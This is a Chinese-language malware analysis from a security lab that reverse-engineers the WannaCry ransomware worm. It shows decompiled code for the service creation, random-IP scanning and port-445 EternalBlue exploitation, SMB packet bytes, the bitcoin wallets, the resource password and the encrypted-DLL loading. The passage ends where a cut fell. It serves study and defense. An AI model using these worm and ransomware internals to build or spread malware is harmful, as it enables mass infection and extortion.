# WanaCrypt0r 2.0 勒索蠕虫样本逆向分析

**xd0ol1(知道创宇404实验室)**

## 0 引子

单就勒索软件而言，我们早已不陌生了，但此次出现的WanaCrypt0r 2.0却带着点新意，它借助MS17-010漏洞实现了蠕虫化，因此能很方便的进行传播，本文我们将通过具体样本的逆向来还原其主要过程。另外，希望我们能善待技术，多用在有意义的事上:P

## 1 概述

总体来说，WanaCrypt0r样本的分析点比较好切入，但若要完全理清还是有难度的，当然，逆向主要还是得靠耐心。本文主要针对以下3部分内容展开讨论：1）释放tasksche.exe与蠕虫感染；2）释放各类资源与文件加密模块的载入；3）文件的加密。具体流程图如下：





图0 样本执行流程

接着我们就来详细看一下。

## 2 样本分析

### 基本信息

- SHA256：24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
- 文件名：mssecsvc.exe
- 大小：3,723,264 字节

此样本我们可到这里获取。

### 2.1 释放tasksche.exe与蠕虫感染

首先，样本会判断 hxxp://www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com 这个URL能否访问，只有连接失败才会继续后面的操作，不过分析发现样本运行时并未作自校验，因此可对该字符串或相应跳转指令进行更改。

而后，程序会判断是释放tasksche.exe文件还是进行蠕虫感染，由于最初此程序尚未被注册成服务，即参数个数小于2，因此会执行创建mssecsvc2.0服务以及释放tasksche.exe的分支，在创建完服务后将会以参数“-m security”来启动，此时参数个数大于等于2，程序进入蠕虫功能的分支：

```
if ( *(_DWORD *)_p___argc() >= 2 )
{
  v1 = OpenSCManagerA(0, 0, 0xF003Fu);
  v2 = v1;
  if ( v1 )
  {
    v3 = OpenServiceA(v1, ServiceName, 0xF01FFu);
    v4 = v3;
    if ( v3 )
    {
      sub_407FA0(v3, 60);
      CloseServiceHandle(v4);
    }
    CloseServiceHandle(v2);
  }
  ServiceStartTable.lpServiceName = ServiceName;// "mssecsvc2.0"
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)StartWorm;
  v6 = 0;
  v7 = 0;
  result = StartServiceCtrlDispatcherA(&ServiceStartTable);
}
else
{
  result = sub_407F20();                        // create service and drop tasksche.exe
}
```

图1 判断不同的处理分支

1）我们来看下sub_407F20()函数对应的分支，其中，创建及启动服务的代码片段如下：

```
v0 = OpenSCManagerA(0, 0, 0xF003Fu);
v1 = v0;
if ( v0 )
{
  v2 = CreateServiceA(v0, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u,
  v3 = v2;
  if ( v2 )
  {
    StartServiceA(v2, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  result = 0;
}
```

图2 创建及启动服务

而在释放tasksche.exe文件前需要获取所用到的API函数地址：





图3 动态获取API函数地址

具体的数据保存在resource中，程序会借助FindResourceA和LoadResource函数来得到资源，相关内容被写入到tasksche.exe文件中，其属性为系统文件。再接着，程序通过CreateProcessA函数来创建tasksche进程，关于此进程的详细分析我们将在之后展开：





图4 释放tasksche.exe文件并创建相应进程

2）我们再来看下蠕虫功能的分支，相关的函数调用流程如下，它借助的是MS17-010漏洞，即前段时间泄漏的EternalBlue工具，在此过程中会同时对存在漏洞的外网主机和内网主机进行扫描感染：





图5 蠕虫功能的函数调用流程

其中，程序通过GetPerAdapterInfo函数来获取内网的IP段信息：

```
if ( GetPerAdapterInfo(*((_DWORD *)v3 + 103), 0, &SizePointer) == 111 )
{
  v16 = (IP_PER_ADAPTER_INFO_W2KSP1 *)LocalAlloc(0, SizePointer);
  v45 = v16;
  if ( v16 )
  {
    if ( GetPerAdapterInfo(*((_DWORD *)hMem + 103), v16, &SizePointer) )
    {
      v17 = (int)&v16->DnsServerList;
      if ( v16 != (IP_PER_ADAPTER_INFO_W2KSP1 *)-12 )
      {
        do
        {
          v18 = inet_addr((const char *)(v17 + 4));
```

图6 获取内网的IP段信息

而对于要扫描的外网IP则是随机生成的：

```
    v8 = RandNum(v7);
    v7 = (void *)255;
    v6 = v8 % 255;
  }
  while ( v8 % 255 == 127 || v6 >= 224 );
  if ( v18 && a1 < 32 )
  {
    v9 = RandNum(v7);
    v7 = (void *)255;
    v19 = v9 % 255;
  }
  v10 = RandNum(v7) % 255u;
  v11 = RandNum((void *)255);
  sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 255);// '%d.%d.%d.%d'
  v12 = inet_addr(&Dest);
  if ( sub_407480(v12) > 0 )
```

图7 随机生成扫描的外网IP

最终，程序会向存在漏洞的主机发起payload攻击，此漏洞所用到的端口为445:

```
v1 = inet_ntoa(in);
strncpy(&Dest, v1, 0x10u);
if ( sub_401980(&Dest, 445u) )
{
  v2 = 0;
  do
  {
    Sleep(0xBB8u);
    if ( sub_401B70(&Dest, 1, 445u) )
      break;
    Sleep(0xBB8u);
    sub_401370(&Dest, 445u);
    ++v2;
  }
  while ( v2 < 5 );
}
Sleep(0xBB8u);
if ( sub_401B70(&Dest, 1, 445u) )
  sub_4072A0(&Dest, 1, 445u);
```

图8 向漏洞主机发起payload攻击

攻击时发送的数据包内容如下，这里我们只截取了一部分：

```
0042E544  00 00 00 85 FF 53 4D 42  72 00 00 00 00 18 53 C0  .....SMBr.....S.
0042E554  00 00 00 00 00 00 00 00  00 00 00 00 00 00 FF FE  ................
0042E564  00 00 40 00 00 62 00 02  50 43 20 4E 45 54 57 4F  ..@..b..PC NETWO
0042E574  52 4B 20 50 52 4F 47 52  41 4D 20 31 2E 30 00 02  RK PROGRAM 1.0..
0042E584  4C 41 4E 4D 41 4E 31 2E  30 00 02 57 69 6E 64 6F  LANMAN1.0..Windo
0042E594  77 73 20 66 6F 72 20 57  6F 72 6B 67 72 6F 75 70  ws for Workgroup
0042E5A4  73 20 33 2E 31 61 00 02  4C 4D 31 2E 32 58 30 30  s 3.1a..LM1.2X00
0042E5B4  32 00 02 4C 41 4E 4D 41  4E 32 2E 31 00 02 4E 54  2..LANMAN2.1..NT
0042E5C4  20 4C 4D 20 30 2E 31 32  00 00 00 00 00 00 00 88   LM 0.12........
0042E5D4  FF 53 4D 42 73 00 00 00  00 18 07 C0 00 00 00 00  .SMBs...........
0042E5E4  00 00 00 00 00 00 00 00  00 00 FF FE 00 00 40 00  ..............@.
0042E5F4  0D FF 00 88 00 04 11 0A  00 00 00 00 00 00 00 01  ................
0042E604  00 00 00 00 00 00 00 D4  00 00 00 4B 00 00 00 00  ...........K....
0042E614  00 00 57 00 69 00 6E 00  64 00 6F 00 77 00 73 00  ..W.i.n.d.o.w.s.
```

图9 发送的SMB数据包内容

## 2.2 释放各类资源与文件加密模块的载入

由前面的分析可知，样本通过CreateProcessA函数创建了tasksche进程，其中参数为“/i”，下面我们接此继续往后分析。这

里的执行命令为“C:\WINDOWS\tasksche.exe /i”，因此会进行服务的创建并通过cmd命令来启动服务，在这之前需要将对应文件拷贝到“C:\Intel\opahvgrgcdx358”目录，当然，不同的分析环境可能会不一样：

```
00401F8A  .  6A 00          PUSH 0x0                    pFilenameInPath = NULL
00401F8C  .  50             PUSH EAX                    Path = 00000024
00401F8D  .  68 08020000    PUSH 0x208                  MaxPathSize = 208 (520.)
00401F92  .  68 D8F44000    PUSH tasksche.0040F4D8      FileName = "tasksche.exe"
00401F97  .  FF15 84804000  CALL DWORD PTR DS:[<&KERNEL32.Get  GetFullPathNameA
00401F9D  .  8D85 F8FDFFFF  LEA EAX,[LOCAL.130]
00401FA3  .  50             PUSH EAX
00401FA4  .  E8 3FFDFFFF    CALL tasksche.00401CE8
00401FA9  .  59             POP ECX                     0012FF20
00401FAA  .  5F             POP EDI                     0012FF20
00401FAB  .  85C0           TEST EAX,EAX
Stack address=0012F624, (ASCII "C:\Intel\opahvgrgcdx358\tasksche.exe")
EAX=00000024
```

```
DS:[00408000]=77E071E9 (advapi32.CreateServiceA)
0012F1C8  00176030  hManager = 00176030
0012F1CC  0040F8AC  ServiceName = "opahvgrgcdx358"
0012F1D0  0040F8AC  DisplayName = "opahvgrgcdx358"
0012F1D4  000F01FF  DesiredAccess = SERVICE_ALL_ACCESS
0012F1D8  00000010  ServiceType = SERVICE_WIN32_OWN_PROCESS
0012F1DC  00000002  StartType = SERVICE_AUTO_START
0012F1E0  00000001  ErrorControl = SERVICE_ERROR_NORMAL
0012F1E4  0012F208  BinaryPathName = "cmd.exe /c "C:\Intel\opahvgrgcdx358\tasksche.exe""
0012F1E8  00000000  LoadOrderGroup = NULL
0012F1EC  00000000  pTagId = NULL
0012F1F0  00000000  pDependencies = NULL
0012F1F4  00000000  ServiceStartName = NULL
0012F1F8  00000000  Password = NULL
0012F1FC  0040F4D8  ASCII "tasksche.exe"
```

图10 拷贝tasksche.exe文件并创建相关服务

通过cmd.exe启动的进程将创建 `HKEY_LOCAL_MACHINE\SOFTWARE\WanaCrypt0r` 注册表项，wd对应内容表示当前的执行文件路径：


图11 创建注册表项

而后就开始释放各类资源，同样用到FindResourceA和LoadResource函数进行处理。事实上，在弄清此过程后我们是可以手动来提取的，直接用二进制编辑器打开tasksche.exe，拷贝偏移0x000100f0开始的0x00349635字节数据，另存为zip文件即可，其解压密码为“WNcry@2ol7”。





图12 提取包含各类资源的zip文件

我们继续，程序之后会从3个比特币钱包中随机选一个写入释放的c.wnry文件：

```
Source = a13am4vw2dhxygx;                       // "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
v5 = a12t9ydpgwuez9n;                           // "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
v6 = a115p7ummngoj1p;                           // "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"
result = sub_401000(&DstBuf, 1);
if ( result )
{
  v1 = rand();
  strcpy(&Dest, (&Source)[4 * (v1 % 3)]);
  result = sub_401000(&DstBuf, 0);              // fwrite c.wnry
}
return result;
```


图13 向c.wnry文件写入比特币钱包地址

再接着会将释放文件所在的文件夹属性设置为隐藏，且任何用户都可访问：

```
push    ebx             ; lpExitCode
push    ebx             ; dwMilliseconds
push    offset CommandLine ; "attrib +h ."
call    sub_401064
push    ebx             ; lpExitCode
push    ebx             ; dwMilliseconds
push    offset aIcacls_GrantEv ; "icacls . /grant Everyone:F /T /C /Q"
call    sub_401064
```

图14 设置释放资源所在的文件夹属性

这之后，我们来看下文件加密模块的载入，此DLL模块是加密之后保存在t.wnry文件中的（事实上此文件正是由后面所述的文件加密过程得到的），因此程序最开始会对该文件进行解析：




```
if ( xReadFile(v5, &Buf1, 8, &v18, 0) )   // parse t.wnry, get encrypted dll
{
  if ( !memcmp(&Buf1, aWanacry, 8u) )     // "WANACRY!", 8 bytes
  {
    if ( xReadFile(v5, &Size, 4, &v18, 0) )// 4 bytes
    {
      if ( Size == 256 )
      {
        if ( xReadFile(v5, *((_DWORD *)v3 + 306), 256, &v18, 0) )// 256 bytes
        {
          if ( xReadFile(v5, &v8, 4, &v18, 0) )// 4 bytes
          {
            if ( xReadFile(v5, &dwBytes, 8, &v18, 0) )// 8 bytes
            {
              if ( dwBytes <= 0x6400000 )
              {
                if ( sub_4019E1((int)v3 + 4, *((void **)v3 + 306), Size, &Dst, (int)&v15) )
                {
```

图15 解析t.wnry文件

被加密的256字节数据解密后得到16字节的key：





图16 解密得到16字节的key

而后程序根据获取的key对加密的DLL数据进行解密，我们可以在内存中看到解密后的PE头信息：





图17 对加密的DLL数据进行解密

解密后的DLL模块会被加载到进程中，进程空间的申请操作是通过VirtualAlloc函数来实现的：





图18 通过VirtualAlloc函数申请内存空间

待处理完DLL各个节区的信息，该文件加密模块就被正式载入到了当前进程中，程序将跳转到此模块导出的TaskStart接口处去执行文件加密相关的内容：


图19 跳转到文件加密模块的处理入口

## 2.3 文件的加密

接下来我们看下文件加密的关键过程，首先会通过CreateMutexA函数创建互斥变量，避免同时运行多个实例。





图20 创建互斥变量

此外，加密用到的CryptAPI除了通过导入表获取外，还会借助LoadLibraryA函数和GetProcAddress函数来动态的获取：

```
